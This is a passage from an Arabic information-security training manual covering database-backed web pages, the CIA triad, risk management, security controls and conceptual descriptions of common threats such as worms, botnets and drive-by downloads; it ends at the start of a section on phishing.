
بعد أن يقوم برنامج التشغيل بإنشاء الاتصال، يتم تنفيذ الاستعلام على قاعدة البيانات ويتم إنشاء مجموعة سجلات. و*مجموعة السجلات* هي مجموعة من البيانات المستخرجة من جدول واحد أو أكثر داخل إحدى قواعد البيانات. ويتم إرجاع مجموعة السجلات إلى خادم التطبيقات الذي يستخدم البيانات لإكمال الصفحة.

وإليك فيما يلي استعلام قاعدة بيانات بسيط تمت كتابته بلغة:SQL

```
SELECT lastname, firstname, fitpoints
FROM employees
```

تنشئ العبارة مجموعة سجلات مكونة من ثلاثة أعمدة وتقوم بتعبئتها بصفوف تحتوي على الاسم الأخير والاسم الأول ونقاط اللياقة البدنية لكل الموظفين في قاعدة البيانات. لمزيد من المعلومات، راجع .www.adobe.com/go/learn_dw_sqlprimer_ae

يوضح المثال التالي عملية إرسال استعلام إلى قاعدة بيانات وإرجاع البيانات إلى المستعرض:



الوصول إلى قاعدة بيانات

A.يطلب مستعرض الويب صفحة ديناميكية .B .يعثر خادم الويب على الصفحة ويمررها إلى خادم التطبيقات .C .يفحص خادم التطبيقات الصفحة بحثًا عن تعليمات .D .يرسل خادم التطبيقات استعلامًا لبرنامج تشغيل قاعدة البيانات .E .ينفذ برنامج التشغيل الاستعلام على قاعدة البيانات .F .يتم إرجاع مجموعة السجلات إلى برنامج التشغيل .G .يمرر برنامج التشغيل مجموعة السجلات إلى خادم التطبيقات .H يقوم خادم التطبيقات بإدراج البيانات في الصفحة، ثم تمرير الصفحة إلى خادم الويب .I يرسل خادم الويب الصفحة النهائية إلى المستعرض الطالب .

يمكنك استخدام أي قاعدة بيانات تقريبًا مع خادم التطبيقات، طالما تم تثبيت برنامج تشغيل قاعدة البيانات المناسب على الخادم.

إذا كنت تنوي إنشاء تطبيقات صغيرة منخفضة التكلفة، يمكنك استخدام قاعدة بيانات مستندة إلى ملف، مثل قاعدة البيانات التي تم إنشاؤها في .Microsoft Access وإذا كنت تنوي إنشاء تطبيقات مهمة للأعمال تتحمل المهام الشاقة، يمكنك استخدام قاعدة بيانات مستندة إلى خادم، مثل قاعدة البيانات التي يتم إنشاؤها في Microsoft SQL Serverأو Oracle 9i أو.MySQL

إذا كانت قاعدة البيانات الخاصة بك موجودة على نظام آخر غير خادم الويب، فتأكد من أن لديك اتصالاً سريعًا بين النظامين حتى يمكن تشغيل خادم التطبيقات بسرعة وكفاءة.

نشاط –26

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن اساسيات تطبيقات الويب.

الوحدة التدريبية الرابعة عشر

المبادئ الأساسية لأمن المعلومات

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	المبادئ الأساسية لأمن المعلومات	10 دقيقة	تابع المبادئ الأساسية لأمن المعلومات
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –27			15 دقيقة
• امن المعلومات	المناقشة		20 دقيقة
• عناصر أمن المعلومات	عصف ذهني		10 دقيقة
• المبادئ الأساسية لأمن المعلومات	التطبيق العملى		25 دقيقة
• نشاط –28			15 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
			120دقيقة

اليوم التدريبي الرابع عشر

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : المبادئ الأساسية لأمن المعلومات

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **امن المعلومات**
- **عناصر أمن المعلومات**

نشاط –27

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن امن المعلومات.

امن المعلومات

هو حماية المعلومات والبيانات المتداولة عبر شبكة الإنترنت من العبث والتخريب والتبديل، أو من أي خطر يهددها مثل وصول أي شخص غير مخول للوصول إليها والعبث ببياناتها والإطلاع عليها، وذلك من خلال توفير الوسائل والطرق اللازمة لحمايتها من المخاطر الداخليّة والخارجيّة، وموضوع أمن المعلومات هو موضوع قديم، ولكن زادت الحاجة والطلب عليه مع انتشار استخدام الإنترنت والاعتماد عليه في كافة مجالات الحياة، مما تطلب نقل البيانات والمعلومات عبر الشبكات المتعددة، كما أتاح انتشار شبكات التواصل الاجتماعي الحاجة الملحّة لذلك.

أمن المعلومات علم مختص بتأمين المعلومات المتداولة عبر شبكة الانترنت من المخاطر التي تهددها. فمع تطور التكنولوجيا ووسائل تخزين المعلومات وتبادلها بطرق مختلفة أو ما يسمى نقل البيانات عبر الشبكة من موقع لاخر أصبح أمر أمن تلك البيانات والمعلومات يشكل هاجسًا وموضوعًا حيويًا مهمًا للغاية. يمكن تعريف أمن المعلومات بأنه العلم الذي يعمل على توفير الحماية للمعلومات من المخاطر التي تهددها أو الحاجز الذي يمنع الاعتداء عليها وذلك من خلال توفير الأدوات والوسائل اللازم توفيرها لحماية المعلومات من المخاطر الداخلية أو الخارجية. المعايير والإجراءات المتخذة لمنع وصول المعلومات إلى أيدي أشخاص غير مخوّلين عبر الاتصالات ولضمان أصالة وصحة هذه الاتصالات.

عناصر أمن المعلومات

السرية وتعني عدم السماح للأشخاص الذين لا يحقّ لهم الاطلاع على المعلومات.

إدامة عمل الخدمة: فمن عناصر أمن المعلومات هو المحافظة على صلاحية المعلومات للمحافظة على استمرار الخدمة المتوفّرة من خلالها، واستمرارية القدرة الوصول إليها لمن يخوّل له ذلك.

المحافظة على صحّة المعلومات الموجودة والتأكد من عدم العبث بها أو تعديلها أو تغييرها في أي مرحلةٍ من مراحل المعالجة واستخدامها.

حسن المراقبة: حيث تتوفّر القدرة على معرفة كلّ شخص وصل إلى المعلومات وما أجرى عليها، وبالتالي السيطرة على الأمور حتى لو أنكر الشخص ذلك.

كيفيّة تحقّق أمن المعلومات

اتجهت المؤسسات إلى البحث عمن يستطيع تطبيق سياسة أمنية لما تمتلكه من معلومات نظراً لأهميتها ومدى خطورة امتلاك بعض الأشخاص لها، لذلك اتجه الكثير من الأشخاص للتخصّص في مجال أمن المعلومات، ويمكن تلخيص مقاييس أمن المعلومات بـ:

التحكّم بالوصول: وتعتبر هذه النقطة هي المقياس الأوّل لتحقيق الأمن فمن خلال التحكّم بمن يصل إلى المعلومات نحميها من الاختراق، فقد تكون هذه المعلومات موجودةً داخل خزائن أو غرف خاصّة أو على أجهزة حواسيب أو حتى على شبكة الإنترنت، فمن خلال وضع كلمات السر والخطوات المميّزة للدخول وغيرها من التطبيقات التي تُستخدم في هذه المرحلة تضمن عدم اختراق المعلومات.

إثبات الصلاحية: بعد أن يستطيع الشخص تجاوز المرحلة الأولى لا بدّ من الخضوع لمرحلة إثبات الصلاحية من خلال معلومات تُعطى له بشكلٍ خاص من أجل تسهيل عملية انطلاقه للمعلومات، ويُعطى كلّ شخصٍ صلاحيّات تختلف عن الآخرين وهذا يضمن عملية المحافظة على كامل المعلومات من الاختراق، فلو أعطينا جميع الداخلين نفس

الصلاحيات على كافّة المعلومات فإنّ عملية الاختراق ستكون أسهل وستكون عملية ضياع المعلومات محتملة بشكلٍ أكبر.

التدقيق: وحتى بعد إتمام مرحلة إثبات الصلاحية لا بدّ من أن يخضع الشخص لمرحلة التدقيق.

إن حماية المعلومات هو أمر قديم ولكن بدأ استخدامه بشكل فعلي منذ بدايات التطور التكنولوجيا ويرتكز أمن المعلومات إلى-:

- **أنظمة حماية نظم التشغيل**
- **أنظمة حماية البرامج والتطبيقات.**
- **أنظمة حماية قواعد البيانات.**
- **أنظمة حماية الولوج أو الدخول إلى الأنظمة.**

إستراحة تدريبية

اليوم التدريبي الرابع عشر

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع المبادئ الأساسية لأمن المعلومات

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- المبادئ الأساسية لأمن المعلومات

المبادئ الأساسية لأمن المعلومات

من أهم المفاهيم, ومنذ أكثر من عشرين عاما، وأمن المعلومات قد حددت بالسرية سرية (مبدأ) والتكامل سلامة البيانات والتوافر تواجدية(المعروفة باسم الثالوث (سي آي ايه),(CIA)(أعضاء InfoSecالتقليديون الثالوث -السرية والتكامل والتوافر – ويشار إليها بالتبادل في الأدبيات على أنها, سمات أمان، خصائص وأهداف أمنية, جوانب أساسية، معايير معلومات، خصائص معلومات هامة, واللبنات الأساسية.) والمبادئ الأساسية لأمن المعلومات. العديد من المتخصصين في مجال أمن المعلومات يؤمنون إيمانا راسخا بأن المساءلة ينبغي أن تضاف كمبدأ أساسي لأمن المعلومات.

في عام 2002، اقترح دون باركر نموذجا بديلا للثالوث التقليدي .(CIA)يتكون نموذج باركر من ستة عناصر من أمن المعلومات.

العناصر هي السرية، الحيازة، السلامة، الأصالة، التوفر والأداة. إن سداسي باركر هو موضع نقاش بين المتخصصين في مجال الأمن.

أبسط أنواع الحماية هي استخدام نظام التعريف بشخص المستخدم, وثوقية الاستخدام, ومشروعيته. هذه الوسائل تهدف إلى ضمان استخدام النظام أو الشبكة من قبل الشخص المخول بالاستخدام. وتضم هذه الطائفة:

- كلمات السر بأنواعها.
- البطاقات الذكية المستخدمة للتعريف.

- وسائل التعريف البيولوجية والتي تعتمد على سمات الشخص المستخدم المتصلة ببنائه البيولوجي.

- المفاتيح المشفرة ويمكن ان تشمل ما يعرف بالاقفال الإلكترونية التي تحدد مناطق النفاذ.

- إن كل التقنيات التي وصل إليها العالم لا يمكن ان تعيش من دون أمن المعلومات.

فعلى سبيل المثال, نظام البنوك لو لم يكن هناك أمن المعلومات لاستطاع أي شخص ان يدخل على النظام ويغير حسابه ويصبح مليونير من لا شيء.

السرية

السرية هو المصطلح المستخدم لمنع الكشف عن معلومات لأشخاص غير مصرح لهم بالأطلاع عليها أو الكشف عنها. على سبيل المثال، استعمال بطاقة الائتمان في المعاملات التجارية على شبكة يتطلب إدخال رقم بطاقة الائتمان على أن تنتقل من المشتري إلى التاجر ومن التاجر لإنجاز وتجهيز المعاملات على الشبكة.

يحاول النظام فرض السرية عن طريق تشفير رقم البطاقة أثناء الإرسال، وذلك بالحد من الوصول إلى أماكن تخزين أو ظهور تسلسل رقم البطاقة (في قواعد البيانات، وسجل الملفات، النسخ الاحتياطي، والإيصالات المطبوعة)، وذلك بتقييد الوصول إلى الأماكن التي يتم تخزين الرقم والبيانات بها. اماإذا كان الطرف غير المصرح له قد حصل على رقم البطاقة بأي شكل من الأشكال فإن ذلك يعد انتهاكا لمبدأ السرية في حفظ وتخزين البيانات.

خرق السرية يتخذ أشكالا عديدة. تجسس شخص ما على شاشة الحاسوب لسرقة كلمات سر الدخول ،أو رؤية بيانات سرية بدون علم مالكها, يمكن أن يكون خرقا للسرية. إذا كان الحاسوب المحمول يحتوي على معلومات حساسة عن موظفي الشركة, فإن سرقته أو بيعه يمكن أن يسفر عن انتهاك لمبدأ السرية. إعطاء معلومات سرية عبر اتصال هاتفي هو انتهاك لمبدأ السرية إذا كان طالب الاتصال غير مخول بأن يحصل على المعلومات.

السرية أمر ضروري (لكنها غير كافية) للحفاظ على خصوصية الناس الذين تحتوي الأنظمة معلوماتهم الشخصية.

التكامل (السلامة)

في مجال أمن المعلومات، التكامل (السلامة) يعني الحفاظ على البيانات من التغيير أوالتعديل من الأشخاص غير المخولين بالوصول اليها. عندما يقوم شخص, بقصد أو بغير قصد, بحذف أو انتهاك سلامة ملفات البيانات الهامة أو الإضرار بها, وهو غير مخول بذلك, يعد هذا انتهاكا لسلامة البيانات. وعندما يصيب فيروس حاسوبا, ويقوم بتعديل بياناته أو يتلفها يعد هذا انتهاكا لسلامة البيانات، وكذلك عندما يكون الموظف (غير المخول) قادرا على تعديل راتبه في قاعدة البيانات والمرتبات، وعندما يقوم مستخدم (غير مصرح له) بتخريب موقع على شبكة الإنترنت ، كل ذلك يعد انتهاكا لسلامة البيانات. و تعني سلامة البيانات كذلك، أن تكون التغيرات في البيانات مطردة، فعندما يقوم عميل البنك بسحب أو إيداع، ينبغي أن ينعكس ذلك على رصيده في البنك.

إن الإخلال بسلامة البيانات ليس بالضرورة نتيجة عمل تخريبي، فمثلاً, الانقطاع في النظام قد ينشئ عنه تغيرات غير مقصودةأو لا تحفظ تغيرات قد تمت فعلاً.

توفر البيانات

يهدف أي نظام للمعلومات لخدمة غرضه، أن تكون المعلومات متوفرة عند الحاجة إليها. وهذا يعني أن تعمل عناصر النظام الآتية بشكل صحيح و مستمر:

- **الأنظمة الحاسوبية المستخدمة لتخزين ومعالجة المعلومات.**
- **الضوابط الأمنية المستخدمة لحمايتة النظام.**
- **قنوات الاتصال المستخدمة للوصول.**
- **نظم عالية السرية تهدف إلى استمرارية الحماية في جميع الأوقات.**
- **منع انقطاع الخدمة بسبب انقطاع التيار الكهربائي، أو تعطل الأجهزة، اونظام الترقيات والتحديث.**
- **ضمان منع هجمات الحرمان من الخدمة.**

نشاط –28

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن المبادئ الأساسية لأمن المعلومات.

الوحدة التدريبية الخامسة عشر

إدارة المخاطر

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	إدارة المخاطر	10 دقيقة	تابع إدارة المخاطر
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –29			15 دقيقة
• إدارة المخاطر	المناقشة		20 دقيقة
• تقييم المخاطر	عصف ذهني		10 دقيقة
• أهم 10 أنواع من تهديدات أمن المعلومات	التطبيق العملى		25 دقيقة
• نشاط –30			25 دقيقة
• فيديو تدريبى	المحاضرة		15 دقيقة
			10 دقيقة
			120دقيقة

اليوم التدريبي الخامس عشر

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : إدارة المخاطر

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- إدارة المخاطر
- تقييم المخاطر

نشاط –29

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن إدارة المخاطر؟

إدارة المخاطر

ينص التعريف التالي لإدارة المخاطر : "إدارة المخاطر هي عملية التعرف على نقاط الضعف والتهديدات الموجهة إلى موارد المعلومات التي تستخدمها المنظمة أو الشبكة المعلوماتية في تحقيق الأهداف التجارية أو الاخرى، والحد والتقليل من نقاط الضعف إن وجدت، لتأخذ في الحد من المخاطر إلى مستوى مقبول، على أساس قيمة موارد المعلومات إلى المنظمة" .

هناك أمران في هذا التعريف قد يحتاجان إلى بعض التوضيح. أولا، عملية إدارة المخاطر هي تكرار العمليات الجارية ويجب أن يتكرر إلى ما لا نهاية لان بيئة العمل المتغيرة باستمرار، والتهديدات الجديدة والضعف تظهر كل يوم. والثانية اختيار التدابير المضادة (الرقابة) المستخدمة لإدارة المخاطر يجب أن توازن بين الإنتاجية، والتكلفة، وفعالية التدابير المضادة، وقيمة الموجودات وحماية البيانات.

الخطر هو احتمال أن شيئا ما سيئا سيحدث يسبب الأذى لأحد الأصول المعلوماتية (أو الخسارة في الأصول). الضعف هو الضعف الذي يمكن أن يستخدم لتعريضها للخطر أو التسبب في ضرر لأحد الأصول المعلوماتية. التهديد أي شيء فعل (من صنع الإنسان او فعل من أفعال الطبيعة) لديه القدرة على التسبب في ضرر.

احتمال أن يشكل تهديدا سوف تستخدم من التعرض للضرر يتسبب في خطر. عندما لا يشكل تهديدا استخدام الضعف لإلحاق الاذى، لما له من أثر. في سياق أمن المعلومات، وأثر هو خسارة لتوافر والنزاهة والسرية، وربما غيرها من الخسائر (الدخل المفقود، والخسائر في الأرواح وخسائر في الممتلكات العقارية). وتجدر الإشارة إلى أنه ليس

من الممكن تحديد جميع المخاطر، ولا هو ممكن القضاء على جميع المخاطر. المخاطر المتبقية تسمى المخاطر المتبقيه.

تقييم المخاطر

- السياسة الأمنية.
- تنظيم أمن المعلومات
- إدارة الأصول.
- امن الموارد البشرية.
- الجسدية الأمن البيئي.
- الاتصالات وإدارة العمليات
- التحكم في الوصول.
- اقتناء نظم المعلومات وتطويرها وصيانتها أو ما يسمى ب التحديث
- أمن المعلومات إدارة الحادث.
- إدارة استمرارية الأعمال
- التوافق التنظيمي.

إدارة المخاطر

تتألف عملية إدارة المخاطر من:

تحديد الموجودات وتقدير قيمتها. تشمل ما يلي: الأفراد والمباني والأجهزة والبرامج والبيانات (الإلكترونية والمطبوعة وغيرها)، واللوازم.

إجراء تقييم التهديد. وتشمل: أفعال الطبيعة، أعمال الحرب والحوادث والأفعال الضارة القادمة من داخل أو خارج المنظمة.

إجراء تقييم الضعف، ولكل الضعف، وحساب احتمال أن يكون للاستغلال. تقييم السياسات والإجراءات والمعايير، والتدريب، الأمن المادي، مراقبة الجودة والأمن التقني.

في حسبانها تأثير كل ذلك من شأنه أن يكون خطرا على كل الموجودات. استخدام التحليل النوعي أو التحليل الكمي.

تحديد واختيار وتطبيق الضوابط المناسبة. تقدم ردا متناسبا. النظر في الإنتاجية، وفعالية التكاليف، وقيمة الموجودات.

تقييم فعالية تدابير المكافحة. ضمان توفير الضوابط اللازمة لحماية فعالة من حيث التكلفة دون فقدان ملحوظ في الإنتاجية.

عند أي خطر معين، يمكن أن تختار الإدارة التنفيذية قبول المخاطرة استنادا إلى انخفاض القيمة النسبية للموجودات، وتواتر حدوث منخفضة نسبيا، وأثر انخفاض نسبي على الأعمال التجارية. أو، قد تختار القيادة التخفيف من المخاطر من خلال تحديد وتنفيذ تدابير الرقابة المناسبة للحد من المخاطر. في بعض الحالات، يمكن أن يكون خطر نقل إلى آخر أعمال التأمين عن طريق شراء أو التسنيد إلى آخر الأعمال. قد واقع بعض المخاطر يمكن الجدال فيها.

اعتماد وتدقيق أمن المعلومات

أصبحت النظم المعلوماتية وقواعد البيانات وشبكات الاتصال عصب العالم المعرفي والصناعي والمالي والصحي وغيرها من القطاعات. حيث أصبح من المهم الحفاظ على أمن المعلومات بعناصره الرئيسية الثلاث: السرية والصوابية والاستمرارية. وعلى المستوى العالمي يبرز نظام الأيزو للاعتماد والتقييم والتقييس 27001 لضمان أمن المعلومات. كما يوجد نظام HIPAA في الولايات المتحدة الأمريكية

لضمان أمن المعلومات الصحية ونظام COBIT من ISACA لأمن المعلومات.

الضوابط

عندما تختار الإدارة للتخفيف من المخاطر، فإنها تفعل ذلك من خلال تنفيذ واحد أو أكثر من ثلاثة أنواع مختلفة من الضوابط.

الإدارية

الرقابة الإدارية (وتسمى أيضا الضوابط الإجرائية) تتألف من الموافقة الخطية والسياسات والإجراءات والمعايير والمبادئ التوجيهية. الرقابة الإدارية تشكل إطارا لإدارة الأعمال التجارية وإدارة الأفراد. إنها إطلاع الناس على كيفية عمل ما وهو كيفية تشغيل العمليات اليومية وكيف يجب أن تجرى. القوانين واللوائح التي أنشأتها الهيئات الحكومية هي أيضا نوع من الرقابة الإدارية لأنها أبلغ الأعمال. بعض قطاعات الصناعة والسياسات والإجراءات والمعايير والمبادئ التوجيهية التي يجب اتباعها—الدفع صناعة بطاقات) معيار أمن البيانات المطلوبة من قبل تأشيرة الدخول وماستر كارد هو مثال على ذلك. ومن الأمثلة الأخرى على ضوابط إدارية وتشمل الشركات السياسة الأمنية، سياسة كلمة السر، سياسات التوظيف، والسياسات التأديبية.

الرقابة الإدارية تشكل أساسا للاختيار وتنفيذ الضوابط المنطقية والفيزيائية. الضوابط المنطقية والفيزيائية هي مظاهر الرقابة الإدارية. الضوابط الإدارية لها أهمية قصوى.

منطقي

الضوابط المنطقية (وتسمى أيضا الضوابط التقنية) استخدام البرمجيات والبيانات لرصد ومراقبة الوصول إلى نظم المعلومات

والحوسبة. على سبيل المثال :كلمات السر، والجدران النارية، وكشف التسلل، قوائم التحكم بالولوج، وتشفير البيانات والضوابط المنطقية.

رقابة هامة من المنطقي أن يتم التغاضي عن كثير من الأحيان هو مبدأ الامتيازات الأقل. مبدأ الامتيازات الأقل يتطلب أن الفرد أو برنامج أو عملية النظام لا يتم منح أي امتيازات وصول أكثر من ضرورية لأداء المهمة. وثمة مثال صارخ على عدم التقيد بمبدأ الأقل امتياز هو تسجيل الدخول إلى ويندوز المستخدم المسؤول لقراءة البريد الإلكتروني وتصفح الإنترنت. انتهاكات من هذا المبدأ يمكن أن يحدث أيضا عند الفرد بجمع امتيازات الوصول إضافية بمرور الوقت. هذا يحدث عندما العمال تغيير واجبات العمل، أو أنهم ترقيته إلى منصب جديد، أو أنهم نقل إلى قسم آخر. امتيازات الوصول التي تتطلبها مهامهم الجديدة كثيرا ما أضيف على امتيازاتها وصول القائمة بالفعل والتي قد لا تكون ضرورية أو مناسبة.

المادية

الضوابط المادية رصد ومراقبة البيئة في مكان العمل ومرافق الحوسبة. كما رصد ومراقبة الدخول والخروج من هذه المرافق. على سبيل المثال الأبواب والأقفال، والتدفئة وتكييف الهواء والدخان وأجهزة إنذار الحريق ونظم إخماد الحريق، والكاميرات، ووضع المتاريس، والمبارزة، وحراس الأمن، وتأمين الكابلات، وما إلى ذلك فصل الشبكة، ومكان العمل في مجالات وظيفية هي أيضا الضوابط المادية.

رقابة هامة المادية التي كثيرا ما يتم تجاهلها في الفصل بين الواجبات. الفصل بين الواجبات ويضمن أن الفرد لا يستطيع إكمال المهمة الحاسمة بنفسه. على سبيل المثال : الموظف الذي يقدم طلبا لسداد لا ينبغي أيضا أن يكون قادرا على أن يأذن بدفع أو طباعة الشيك. مبرمج تطبيقات لا ينبغي أن يكون أيضا مسؤول الملقم أو مدير قاعدة

البيانات—هذه الأدوار والمسؤوليات يجب أن تكون مفصولة عن بعضها البعض

طرق وأدوات لحماية أمن المعلومات

- التأمين المادي للأجهزة والمعدات.
- تركيب مضاد فيروسات قوي وتحديثه بشكل دوري.
- تركيب أنظمة كشف الاختراق وتحديثها.
- تركيب أنظمة مراقبة الشبكة للتنبيه عن نقاط الضعف التأمينية.
- عمل سياسة للنسخ الاحتياطي.
- استخدام أنظمة قوية لتشفير المعلومات المرسلة.
- دعم أجهزة عدم انقطاع التيار.
- نشر التعليم والوعي الأمني.

إستراحة تدريبية

اليوم التدريبي الخامس عشر

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع إدارة المخاطر

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- أهم 10 أنواع من تهديدات أمن المعلومات

أهم 10 أنواع من تهديدات أمن المعلومات:

التهديدات الداخلية:

يحدث التهديد من الداخل عندما يسيء الأفراد المقربون من مؤسسة ما الذين أذن بالوصول إلى شبكتها عن قصد أو عن غير قصد استخدام هذا الوصول للتأثير سلبًا على البيانات أو الأنظمة المهمة للمؤسسة.

الموظفون المهملون الذين لا يمتثلون لقواعد وسياسات عمل مؤسساتهم يتسببون في تهديدات داخلية. على سبيل المثال، قد يرسلون بيانات العملاء عبر البريد الإلكتروني عن غير قصد إلى أطراف خارجية، أو ينقرون على روابط التصيد الاحتيالي في رسائل البريد الإلكتروني أو يشاركون معلومات تسجيل الدخول الخاصة بهم مع الآخرين. كما أن المقاولون وشركاء الأعمال والموردون الخارجيون هم مصدر التهديدات الداخلية الأخرى.

يتجاهل بعض المطلعين عمدًا الإجراءات الأمنية بدافع الملاءمة أو محاولات غير مدروسة ليصبحوا أكثر إنتاجية. ويتهرب المطلعون الضارون عمدًا من بروتوكولات الأمن السيبراني لحذف البيانات أو سرقة البيانات لبيعها أو استغلالها لاحقًا أو تعطيل العمليات أو إلحاق الضرر بالنشاط التجاري.

الفيروسات والديدان:

الفيروسات والديدان هي برامج ضارة تهدف إلى تدمير أنظمة وبيانات وشبكات المؤسسة. حيث أن فيروس الكمبيوتر هو رمز ضار يتكرر عن

طريق نسخ نفسه إلى برنامج أو نظام أو ملف مضيف آخر. ويظل كامنًا حتى يقوم شخص ما بتنشيطه عن قصد أو عن غير قصد، وينشر العدوى دون علم أو إذن من المستخدم أو إدارة النظام.

بينما دودة الكمبيوتر هي برنامج يتكاثر ذاتيًا ولا يحتاج إلى نسخ نفسه إلى برنامج مضيف أو يتطلب تفاعلًا بشريًا للانتشار. وتتمثل مهمتها الرئيسية في إصابة أجهزة الكمبيوتر الأخرى مع استمرار نشاطها على النظام المصاب. وغالبًا ما تنتشر الديدان باستخدام أجزاء من نظام التشغيل تكون تلقائية وغير مرئية للمستخدم. وبمجرد دخول الدودة إلى النظام، فإنها تبدأ على الفور في تكرار نفسها، ممّا يؤدي إلى إصابة أجهزة الكمبيوتر والشبكات غير المحمية بشكل كافٍ.

بوت نت:(Botnets)

وتسمى الروبوتات وهي عبارة عن مجموعة من الأجهزة المتصلة بالإنترنت، بما في ذلك أجهزة الكمبيوتر والأجهزة المحمولة والخوادم و أجهزة تقنيات عمليات التي تقوم إصابة وعن بعد التي تسيطر عليها نوع شائع من البرامج الضارة. وعادةً ما تبحث برامج الروبوتات الضارة عن الأجهزة المعرضة للخطر عبر الإنترنت.

الهدف من إنشاء عامل التهديد الذي ينشئ شبكة الروبوتات هو إصابة أكبر عدد ممكن من الأجهزة المتصلة، باستخدام قوة الحوسبة وموارد تلك الأجهزة للمهام الآلية التي تظل مخفية عمومًا لمستخدمي الأجهزة. ويستخدمها الفاعلون المهددون – غالبًا مجرمو الإنترنت – الذين يتحكمون في شبكات الروبوت هذه لإرسال بريد إلكتروني عشوائي والمشاركة في حملات النقر الاحتيالية وإنشاء حركة مرور ضارة لهجمات رفض الخدمة الموزعة.

هجمات التنزيل:(Drive-by download)

في هجوم التنزيل من محرك الأقراص، يتم تنزيل التعليمات البرمجية الضارة من موقع ويب عبر متصفح أو تطبيق أو نظام تشغيل متكامل دون إذن المستخدم أو علمه. ولا يتعين على المستخدم النقر فوق أي شيء لتنشيط التنزيل. مجرد الوصول إلى موقع الويب أو تصفحه يمكن أن يبدأ التنزيل. ويمكن لمجرمي الإنترنت استخدام التنزيلات من خلال محرك الأقراص لضخ أحصنة طروادة المصرفية وسرقة المعلومات الشخصية وجمعها بالإضافة إلى تقديم مجموعات استغلال أو برامج ضارة أخرى إلى نقاط النهاية.

هجمات التصيد:

